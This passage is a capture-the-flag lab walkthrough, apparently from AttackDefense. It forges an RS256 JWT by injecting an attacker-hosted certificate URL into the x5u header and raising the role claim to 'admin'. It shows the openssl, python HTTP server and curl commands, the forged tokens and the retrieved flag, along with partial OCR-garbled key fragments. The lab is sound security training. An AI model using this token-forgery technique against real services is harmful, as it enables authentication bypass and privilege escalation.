
Command: openssl x509 -pubkey -noout -in attacker.crt > publicKey.pem

```
root@attackdefense:~# openssl x509 -pubkey -noout -in attacker.crt > publicKey.pem
root@attackdefense:~#
root@attackdefense:~# ls
attacker.crt  attacker.key  publicKey.pem
root@attackdefense:~#
```

Now, the private key and the corresponding public key are known.

Creating a forged token using the public-private key pair:

Visit https://jwt.io and paste the token retrieved in Step 3 in the "Encoded" section.



Paste the public key (publicKey.pem) and the private key (attacker.key) in their respective places in the "Decoded" section.

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsIng1
dSI6Imh0dHA6Ly93aXRyYXAuY29tOjgwMDAvd2l0
cmFwLmNydCJ9.eyJpYXQiOjE1NzQyNjYwNzEsInJ
vbGUiOiJhdXRoZW50aWNhdGVkIiwiZXhwIjoxNTc
0MzUyNDcxfQ.QyLIJXZy057gi91J4ve6uzJ8sUtN
4KCdR8NvtQEtyT8fcN68S7_-vMsWm3gH1h7nZse-
qVcWMCUYgDxVR9TIGoK13DEZTH4JcAiLWPUHipZN
hYsr-
3Gy85iRXdM0Y_ZsN35HPTmplRizeXO_TQ_mLVtVe
VctRcHPZu2Rk5MqVRBKGOGd67Qf0GJqvFJjADUPU
7D1QSFm9E3nEKdCeKgmQskrmeH6dMlg4wdZtlGJ0
naoMg2iQivmm1vALQ0-
erGEBVvr2SWT1sNgbhnnpEmULqx2vhlKApWBxUQH
iIhsykpbsZk9Bi6xdNZvD3jWsWfkNKtOJLXf2T0F
XEjRjLk4qw
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "x5u": "http://witrap.com:8000/witrap.crt"
}
```

PAYLOAD: DATA

```
{
  "iat": 1574266071,
  "role": "authenticated",
  "exp": 1574352471
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  2bl1MeNbAWzeaGx+Kl8jBtZzgz52H
  C19r7/5Zjqnh/R2ABTmOlYv17yjC6
  nJl22R
  1wIDAQAB
  -----END PUBLIC KEY-----,
  w+8fS8W
  uB0F9zLfJoOGjBcqbTuepyVDC9uQE
  LTCEReUv9zTdOicWICOhmSDqOlQoC
  FHreW4
  AryBiXUQitVTDpdh7EB/mpwd
  -----END PRIVATE KEY-----
)
```

Signature Verified

SHARE JWT

Set the role to "admin".

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsIng1
dSI6Imh0dHA6Ly93aXRyYXAuY29tOjgwMDAvd2l0
cmFwLmNydCJ9.eyJpYXQiOjE1NzQyNjYwNzEsInJ
vbGUiOiJhZG1pbiIsImV4cCI6MTU3NDM1MjQ3MX0
.chLcO4lJI23LoAlTyTNIek3o_ePfXBj2lyF3Yqr
gNvry0rXwrFxk2ZOCapyDx_M0tRLcLMlHV5YcAnz
W2xtriYq_ZQo3WaBGsjqqdGaYykCcCo9_8i8TnRW
5dq54QCPVCf0vTfRzrnH0w6spY-
dM4XnueJXXbDvuyETWTd6ebI_D-
Va9okIXvjMCh15K-KLZF2-SJZ-4hLfFV_EN-
eLPA7hH9ezPDhSO-1FeVfe8iQknZ_WDM-
gSjKZvOukXptq1n7XfIdRP0xX3MNUJw9wFcQKNvQ
MpyL8esdnMI6He0Q-TebxKbWko4Kqj1HLKf-
RO8IhDws2Xu4XRHzGrobx50A
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "x5u": "http://witrap.com:8000/witrap.crt"
}
```


PAYLOAD: DATA

```
{
  "iat": 1574266071,
  "role": "admin",
  "exp": 1574352471
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  2bl1MeNbAWzeaGx+Kl8jBtZzgz52H
  C19r7/5Zjqnh/R2ABTmOlYv17yjC6
  nJ122R
  1wIDAQAB
  -----END PUBLIC KEY-----,
  w+8fS8W
  uB0F9zLfJoOGjBcqbTuepyVDC9uQE
  LTCEReUv9zTdOicWICOhmSDqOlQoC
  FHreW4
  AryBiXUQitVTDpdh7EB/mpwd
  -----END PRIVATE KEY-----
)
```

Host the generated certificate locally and modify the x5u header parameter accordingly.



Forged Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsIng1dSI6Imh0dHA6Ly8xOTIuODcuMTUuMjo4MDgwL2F0dGFja2VyLmNydCJ9.eyJpYXQiOjE1NzQyNjYwNzEsInJvbGUiOiJhZG1pbiIsImV4cCI6MTU3NDM1MjQ3MX0.XCqrRoqWFI3yEF9LIS11h_zounacVvF2QAUBBHcND8l94ozGkY6mlWN7svRKpfyvKQNyJrA_vjwuNrIQW6op3goqvWDdZTlW0w_zuVkmMyki0WBRpbidshZ4i6Rsz594vFavGvVANHvN5DIDULY8m8UvdK9pgBeRlRno-mUYuk2yRpeGiIb-zpkIS6rpHHeSF8q3_62Qk__7KPflYi0RwIIYCfdHZFb6t7OtLzG_F7oStXy15i3_jYqnMFQBSLPsyDT3Uj_hucbuPeFQ_MG4auPg4dPYDKtRDnYYdoGWH1uJnFuYYs1e3yYz07gsMQQM9lKHjAf7F_3LPZ-Crf8s3w

Hosting the certificate:

Open the lab URL in another tab and start an HTTP server.

Commands:
ls
python -m SimpleHTTPServer 8080

```
root@attackdefense:~# ls
attacker.crt  attacker.key  publicKey.pem
root@attackdefense:~#
root@attackdefense:~# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

Step 7: Using the forged token to retrieve the golden ticket.

Sending the request to get the golden ticket again:

Command:
curl -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsIng1dSI6Imh0dHA6Ly8xOTIuODcuMTUuMjo4MDgw
L2F0dGFja2VyLmNydCJ9.eyJpYXQiOjE1NzQyNjYwNzEsInJvbGUiOiJhZG1pbiIsImV4cCI6MT
U3NDM1MjQ3MX0.XCqrRoqWFI3yEF9LIS11h_zounacVvF2QAUBBHcND8l94ozGkY6mlWN7s
vRKpfyvKQNyJrA_vjwuNrIQW6op3goqvWDdZTlW0w_zuVkmMyki0WBRpbidshZ4i6Rsz594vFa
vGvVANHvN5DIDULY8m8UvdK9pgBeRlRno-mUYuk2yRpeGilb-zpkIS6rpHHeSF8q3_62Qk__7
KPflYi0RwIIYCfdHZFb6t7OtLzG_F7oStXy15i3_jYqnMFQBSLPsyDT3Uj_hucbuPeFQ_MG4auP
g4dPYDKtRDnYYdoGWH1uJnFuYYs1e3yYz07gsMQQM9lKHjAf7F_3LPZ-Crf8s3w"}'
http://192.87.15.3:8080/goldenticket

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"token": "e
yJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsIng1dSI6Imh0dHA6Ly8xOTIuODcuMTUuMjo4MDgwL2F0dGFja2Vy
LmNydCJ9.eyJpYXQiOjE1NzQyNjYwNzEsInJvbGUiOiJhZG1pbiIsImV4cCI6MTU3NDM1MjQ3MX0.XCqrRoqWFI
3yEF9LIS11h_zounacVvF2QAUBBHcND8l94ozGkY6mlWN7svRKpfyvKQNyJrA_vjwuNrIQW6op3goqvWDdZTlW0
w_zuVkmMyki0WBRpbidshZ4i6Rsz594vFavGvVANHvN5DIDULY8m8UvdK9pgBeRlRno-mUYuk2yRpeGiIb-zpkI
S6rpHHeSF8q3_62Qk__7KPflYi0RwIIYCfdHZFb6t7OtLzG_F7oStXy15i3_jYqnMFQBSLPsyDT3Uj_hucbuPeF
Q_MG4auPg4dPYDKtRDnYYdoGWH1uJnFuYYs1e3yYz07gsMQQM9lKHjAf7F_3LPZ-Crf8s3w"}' http://192.8
7.15.3:8080/goldenticket

Golden Ticket: This_Is_The_Golden_Ticket_7257a1dafa2fafc6a4f908cf0a3b4219b3ae

root@attackdefense:~#
```

Golden Ticket: This_Is_The_Golden_Ticket_7257a1dafa2fafc6a4f908cf0a3b4219b3ae

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. JSON Web Signature RFC (https://tools.ietf.org/html/rfc7515)